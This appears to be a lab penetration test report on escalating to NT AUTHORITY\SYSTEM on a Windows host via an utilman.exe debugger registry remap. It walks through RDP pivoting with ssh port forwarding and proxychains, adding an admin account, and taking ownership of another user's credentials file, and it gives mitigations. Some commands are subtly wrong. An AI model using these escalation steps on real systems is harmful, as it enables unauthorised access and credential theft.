

# Penetration Test Report Title

Esteban Calvo

2023-10-25

## Contents

<b>1</b>	<b>Technical Report</b>	<b>2</b>
1.1	Finding: <i>NT AUTHORITY/SYSTEM Escalation</i> . . . . .	2
<b>2</b>	<b>Attack Narrative</b>	<b>2</b>
2.1	Remote Desktop Access . . . . .	2
2.2	NT AUTHORITY/SYSTEM access . . . . .	3
2.3	Exploration and Key . . . . .	4
2.4	MITRE ATT&CK Framework TTPs . . . . .	5

# 1 Technical Report

## 1.1 Finding: *NT AUTHORITY/SYSTEM Escalation*

### Severity Rating

Risk: Medium

CVSS Base Severity Rating: 5.8 AV:L AC:H PR:H UI:R S:U C:H I:H A:L

### Vulnerability Description

Due to the reset script, it is possible for a user to open a command prompt as NT AUTHORITY/SYSTEM from the login screen by clicking on the accessibility button. From here, an attacker could create an admin user with full access to all domain users information.

### Confirmation method

The attacker must have access to innerrouter first and create a port forward from innerrouter to books.arstailor.com. The attacker can then remote desktop to books.artstailor.com. Once on the login page, the attacker can press the accessibility button and a command prompt instantiated by AUTHORITY will be initiated. Using the command

```
net user username password /add
net localgroup username /add
```

Will allow the attacker to create an admin account and be able to access any file of all local domain users.

### Mitigation or Resolution Strategy

To avoid this issue, the reset function should be removed. Another method to stop Oliver from accessing Debbies passwords must be used as this is allowing for any attacker to gain complete admin to all users which is of higher importance than Debbies account. Debbie needs to create stronger passwords and this function must be terminated. The registry entry for utilman to cmd.exe must also be removed and the previous batch files must be removed.

# 2 Attack Narrative

## 2.1 Remote Desktop Access

To gain remote desktop access to books, ssh and rdesktop were employed. To begin, the following command was used

```
sudo service start ssh
rdesktop -g 90% innerrouter.artstailor.com
```

Once we log in to innerrouter using the pr0b3 credentials, we can open up a command prompt from inside and connect to kali


```
ssh -R 1081 kali@172.24.0.10
```

Now, we can create a tmp directory and use this directory to store any results we might get from books. We can then connect as follows

```
proxychains -g 90% books.artstailor.com -r disk:win32=/tmp/ex0d0
```


## 2.2 NT AUTHORITY/SYSTEM access

We are now in the login page, if we enter using the credentials found in previous exercises, we can then open the command prompt and run reset. This command is blocked, but examining the contents reveals some hints as to what we want to do.



```
cd c:\
set /p number= <number
set /a number+=0
del cmd-%number%.bat
set /a number+=1
echo %number% >number
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
\utilman.exe" /v Debugger /t REG_SZ /d "C:\cmd-%number%.bat" /f
echo start cmd.exe >cmd-%number%.bat
```

We can see in this script that utilman.exe is remapped to cmd.exe and we can also see that there is a cmd-5.bat in the c drive which signifies that this command has been run before and thus the listed remap should work. We know we need to reboot the machine and then access the utility manager from the login which will launch a command prompt and this command prompt is initialized as the system authority that we want. Rebooting the machine and clicking the accessibility button in the bottom right reveals that this is the case.



```
C:\Windows\System32>whoami
nt authority\system

C:\Windows\System32>net user

User accounts for \\
-----
Admin                Administrator        d.darkblood
d.grayson             DefaultAccount       Guest
l.strauss             WDAGUtilityAccount

The command completed with one or more errors.
```

While in this command prompt, I made a temporary admin user to allow for easier exploration so the commands

```
net user username password /add
net localgroup Administrators username /add
```


These credentials were then used to login as an admin to books.

## 2.3 Exploration and Key

With admin permissions, we can now explore the users directories. Looking around revealed a file called "creds" by l.strauss. Opening up the file permissions by right clicking the file allowed me access to change the user permissions temporarily. I used this to grant myself access to the file. Before we do this however, we need to go to the command line and type in the following command

```
takeown /f C:\users\l.strauss\documents\creds
```

which then gives us this popup if we right click the file and go to properties.



Changing these permissions gave me access to this file with a list of account passwords. Below is a partial password as proof of exploitation.

Windows: 0p...er

and the following keys were found, one in creds and another in a different document

KEY013-Hdco+146WmFI8AfAxeFEvQ==  
KEY014-Ea0alCyO8It7TqmQNMWpcQ==

## 2.4 MITRE ATT&CK Framework TTPs

**TA0004:** Privilege Escalation

**T1546:** Event Triggered Execution

**.008:** Accessibility Features

**TA0005:** Defense Evasion

**File and Directory Permission Modification:** T1222